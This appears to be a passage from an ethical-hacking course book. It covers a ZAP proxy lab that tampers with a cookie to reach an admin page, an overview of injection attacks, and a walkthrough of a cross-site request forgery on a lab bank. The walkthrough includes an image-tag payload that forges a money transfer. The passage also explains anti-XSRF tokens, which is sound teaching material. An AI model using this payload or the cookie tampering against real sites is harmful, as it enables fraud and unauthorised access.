
With the ZAP Break functionality still enabled (that is, the Break button is red), in Step 1, press the Reload button in the browser again. The request displays in the ZAP Break screen.

Make sure you are on the Break tab of ZAP. Look for the cookie, which says "Cookie: user=" followed by a pseudo-random value. It has the same value it had before; its value is supposed to be fixed after the browser initially surfs to the site.


But, you are going to change it. In Step 2, under the Break tab, highlight the number next to the cookie name in the GUI, and edit it, typing in a special number. Try setting it to a value of 0 to see what happens. Type 0 in place of your existing cookie value. Press the Step button several times. You now see the response from the server, which includes the new value of the cookie you sent. Press the Step button to send that back to the browser. Press the Step button until no further requests and responses are sent.

Note that you also have a Submit and continue to next break point button, which looks like a right arrow (with no line next to it) and simply pushes through all requests and responses for the given exchange and turns off Break functionality. With this button, you don't have to press Step repeatedly but can instead make your change in the Break and then let the requests and responses flow. But, remember, pressing this Play to the end button turns off the Break, making the red circle turn green again.

Now, look at your browser. You should see a different page, titled "Target Widgets – Admin Fun" because we submitted that interesting value of the cookie. There isn't much functionality on this page, but it does show you some settings of the server, including the server type. By altering the cookie to a specially chosen value (0), you accessed some other function on the web server.




When you finish with the lab, close ZAP by clicking the X in the upper-right corner of the ZAP window on your Linux screen. ZAP prompts you asking whether it should discard the state of the current session. We do not want to save the state of this lab, so click OK to discard it. If you don't discard the session information, it may interfere with a lab we'll do later using ZAP. We want ZAP to be fresh the next time we start it.



As a final step to close down the lab, clear the Firefox browser's cookies and private data to have a fresh browser.


To clear the cookies and history, access the preferences by clicking the parallel bars on the upper right of the browser window (Step 1) and selecting Preferences (Step 2). Then, click Privacy in Step 3. Click the item that says "clear your recent history" in Step 4. Make sure that Cookies is checked and click Clear Now in Step 5. Then click Close.



Injection attacks are one of biggest areas of vulnerabilities of web applications. There are numerous flavors of injection attacks, so let's explore the dominant kinds and perform hands-on labs associated with some of them in our laboratory environment.

Kinds of Injection Attacks

- Numerous kinds of injection attacks are possible
- Involves entering instructions as data
  - Data and instructions are passed around within an application, tricking some interpreter into running them
- Numerous kinds of injection attacks are possible
  - Cross-Site Request Forgery (XSRF)
  - Cross-Site Scripting (XSS)
  - Command injection
  - SQL injection
  - Others (XML injection, Xpath injection, LDAP injection, and such)




Network Pen Testing and Ethical Hacking 108

Injection attacks involve an attacker sending user input that includes instructions mixed with data. A vulnerable web application passes this input into some form of interpreter. The attacker tricks the web application into passing along the instructions in the input to the interpreter, making the interpreter run the commands of the attacker. The different types of interpreters and their different locations give rise to the different kinds of injection attacks.
Cross-Site Request Forgery (XSRF) involves injecting HTML elements into a web app so that a browser can later render them, making the browser interact with a target website. Cross-Site Scripting (XSS) attacks are a form of script injection, whereby the attacker sends browser scripts to a target web server, which then may forward them to a browser where they run.

In a command injection attack, the attacker sends instructions for a command shell, individual shell commands to make the system do something on behalf of an attacker. If the web server invokes any command-line tools and simply appends the user input as an argument for the command-line tool without escaping it or filtering it, we've got a possibility of command injection. Typically, the injected commands execute on the web server, as shown in this slide. However, in some cases, the commands are forwarded to a different machine by the web server and are executed there.

SQL Injection involves sending elements that are meaningful in the Structured Query Language (SQL), hoping that the web application will pass them to a back-end database, which will execute the attacker's queries or updates.
There are other types of injection attacks as well (including XML injection, where an attacker sends XML as part of user input to contaminate the data structures on the target application; XPath injection, where an attacker submits user input to an application that will be handed to an XPath query, similar to SQL injection; and LDAP injection, where an attacker crafts user input to attack a directory server via the web application). We will focus on the details underlying the most common and powerful injection attacks, including XSRF, XSS, Command Injection, and SQL injection. The same injection architecture and concepts apply to the other forms of injection attacks as well, albeit with different languages.


Note that for each of these injection attacks, the web server sits in the middle, controlling the action but improperly filtering the input of the attacker.



Next, let's talk about Cross-Site Request Forgery attacks. Pay careful attention to this section because many people confuse these attacks with Cross-Site Scripting. Although the two attacks are cousins, they do have some distinct differences. As a professional penetration tester or ethical hacker, you need to understand these differences so that you can accurately test for them, report on them in your findings, and explain them to target system personnel.

Cross-Site Request Forgery


- Abbreviated as CSRF or XSRF
- Attacker injects content on a third-party website that the victim reads
  - This content makes the browser access another site and engage in a transaction on that other site
  - The content is *not* a script
  - It is often an HTML image element
- XSRF is a cousin of XSS
  - But they are *not* the same thing!
  - **XSRF**: Attacker injects HTML elements that make a victim's browser invoke functionality on another target site
  - **XSS**: Attacker injects a script that runs in victim's browser
  - But, let's not get ahead of ourselves



Cross-Site Request Forgery is a significant attack vector today, with numerous publicly accessible web applications vulnerable, as well as several internal network applications. Abbreviated as CSRF or XSRF, depending on whom you ask, this attack vector involves a bad guy injecting content that includes specially crafted HTML elements (but not browser scripts) onto a third-party website. When an unsuspecting victim user reads the content posted by the bad guy on the third-party site, the content makes the victim's browser access an e-commerce site on which the victim has an account and engage in a transaction as the victim.

XSRF is a cousin of XSS, but the two attacks do differ. XSRF involves injecting nonscript content (such as an HTML image reference) into an innocent third-party website, which, when accessed by the user, makes the victim's browser invoke functionality on *another* target site. XSS involves an attacker injecting a browser script into a website that runs in a victim's browser making that browser take some action. Both are serious kinds of attacks, and either XSRF and XSS vulnerabilities can cause significant damage, as we shall see. We'll cover XSS attacks a little later.


That's a summary of the difference between the attacks, but to understand XSRF in more detail, let's look at a specific scenario. Pay careful attention to the scenario because you'll be doing a lab on it shortly.



To understand XSRF attacks, consider a scenario that matches a hands-on lab you'll perform shortly. Suppose we have an online bank that is vulnerable to XSRF. We have a victim that relies on that bank. Let's say that the bank allows people to log in and transfer money between accounts, a common feature of online banking software. Suppose also that we have a third-party website that allows an attacker to post content that other people, including the victim, will read. Perhaps this third-party website is a blog hosting service. The attacker signs up to be a blogger, and the victim reads blogs on this site.

The attack begins with the user logging into the bank in Step 1, providing appropriate user credentials (perhaps a userID and a password, or maybe even some time-based token or smart card for authentication). After the bank successfully authenticates the user, the bank website sets a session tracking cookie in the victim's browser in Step 2. This could be a persistent or nonpersistent cookie; either way, the attack can still work. In Step 3, the session cookie is stored by the browser. For persistent cookies, the cookie data is written to the file system. For nonpersistent cookies, the data is held in browser memory.

For all subsequent interactions in this banking session, the bank checks this cookie to identify the user.



In Step 4, our victim user engages in a transaction with the online bank. The browser dutifully sends the session cookie to the bank as part of this transaction. The cookie is still stored on the browser. Note that to conduct an account transfer on this particular bank, the user would use a form on the bank website that populates an HTTP GET message, passing variables via the URL. When the user wants to transfer a given `transfer_amount` of dollars to an account with number `account_number`, the application formulates a URL that contains:


```
http://bank.target.tgt/transfer.php?acct_to=[account_number]&amount=[transfer_amount]
```

In Step 5, the attacker begins the XSRF attack by posting content on the third-party website, perhaps updating a blog. The attacker inserts an HTML image element as part of his input to the blogging website that includes:

```
<img src="http://bank.target.tgt/transfer.php?acct_to=1234567&amount=1000">
```

The attacker includes in his content a reference to his own account number (1234567) and a transfer amount of $1,000.00.

In Step 6, the third-party website stores this attacker-provided content, ready to serve it up to anyone who surfs there.




In Step 7, the victim opens another window in the browser. Remember, the browser holds a session cookie associated with the bank. As part of Step 7, the victim makes the new browser window surf to the third-party website, reading the content posted there by the attacker. This content is delivered to the victim's browser in Step 8.

When the victim's browser receives the attacker's content, it renders it. In its rendering, it sees an image reference of this form:

```
<img src="http://bank.target.tgt/transfer.php?acct_to=1234567&amount=1000">
```

In Step 9, to render that image reference, the victim's browser surfs to the bank at bank.target.tgt. It accesses the transfer.php function on the bank, telling it to transfer $ 1,000 into the attacker's account (1234567). Of course, because this request came from the victim's browser to the online bank, it carries the session cookie for the bank with it.

In Step 10, the online bank verifies the session cookie. The session cookie is legit, indicating that this request came from the browser, so the bank processes the transaction, moving $ 1,000 into the attacker's account. The attacker just robbed the victim, and, as far as the bank is concerned, the transaction was conducted by the victim.




Note that this kind of attack works even if the target bank application uses HTTPS. Our example shows HTTP in the image reference, but HTTPS would work equally well. Also, we've discussed this in the context of HTTP GET messages, which pass variables from browsers to web servers via the URL and display the message in the browser location line. In addition to working with HTTP GET methods, XSRF attacks can also be launched against websites that receive variables from HTTP POST messages, often populated with HTML form fields. An XSRF attack via a POST method is more complex, but still possible.

In the XSRF attack scenario we just described, who is vulnerable? Is it the third-party website that allowed content to be posted with an image reference that points to the bank? Not really. Instead, it's the bank site that is vulnerable because that site blindly accepted any transaction that came from an authenticated browser, whether or not the user at that browser wanted to perform the transaction. How can the bank defend against such an attack?


They could implement a CAPTCHA before every major transaction, requiring the user to type in some special value proving that the user wanted to do the transaction, but such a solution would inconvenience the user.

A better solution is to include an anti-XSRF token, a special unique value passed to the browser (in a hidden form element or as an HTTP GET variable) at each stage of interaction with a user, especially for pages where a user initiates a transaction. This special value would change for each page that is accessed, and would be required to submit a transaction. Because the attacker wouldn't know the special value, he could not craft a URL or HTML with that value in it to make the forged request. In other words, if there were some unique and constantly changing value in the variables for transfer.php, the attacker couldn't launch an XSRF attack by merely posting content with:

```
<img src="http://bank.target.tgt/transfer.php?acct_to=1234567&amount=1000">
```



